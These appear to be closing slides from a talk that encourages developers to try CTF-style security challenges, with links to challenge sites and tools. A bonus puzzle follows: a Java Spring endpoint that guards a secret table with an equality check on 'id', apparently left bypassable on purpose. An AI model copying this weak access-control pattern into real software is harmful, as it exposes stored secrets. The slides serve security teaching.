```

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1. Sec teams needs developers !
2. Bug hunting
3. Fame
4. Better code review !

linki:

- <https://challenges.reply.com/>
- <https://ctftime.org/event/list/>
- <https://www.kali.org/>
- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://www.linkedin.com/in/mateusz-holowiecki/>

BONUS

```
CREATE TABLE secret_table
(
    id      VARCHAR(50),
    secret  VARCHAR(255) NOT NULL
);
```

```
@PostMapping("/")
public String search(@RequestBody String body) throws Exception {
    Map map = objectMapper.readValue(body, Map.class);

    if (map.get("id").equals("hidden")) {
        throw new Exception("nope");
    }

    NamedParameterJdbcTemplate template = new NamedParameterJdbcTemplate(dataSource);
    String sql = "SELECT id, secret FROM secret_table where id = :id";
    RowMapper<String> mapper = (rs, rowNum) ->
        rs.getString(1) + " - " + rs.getString(2);

    MapSqlParameterSource source = new MapSqlParameterSource("id", map.get("id"));
    List<String> result = template.query(sql, source, mapper);
    return String.join("\n", result);
}
```

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    MapSqlParameterSource source = new MapSqlParameterSource();
    source.addValue("id", map.get("id"));
    List<String> result = template.query(sql, source, mapper);
    return result.get(0);
}
```

ANY EXCELLENT
QUESTIONS?

THANK YOU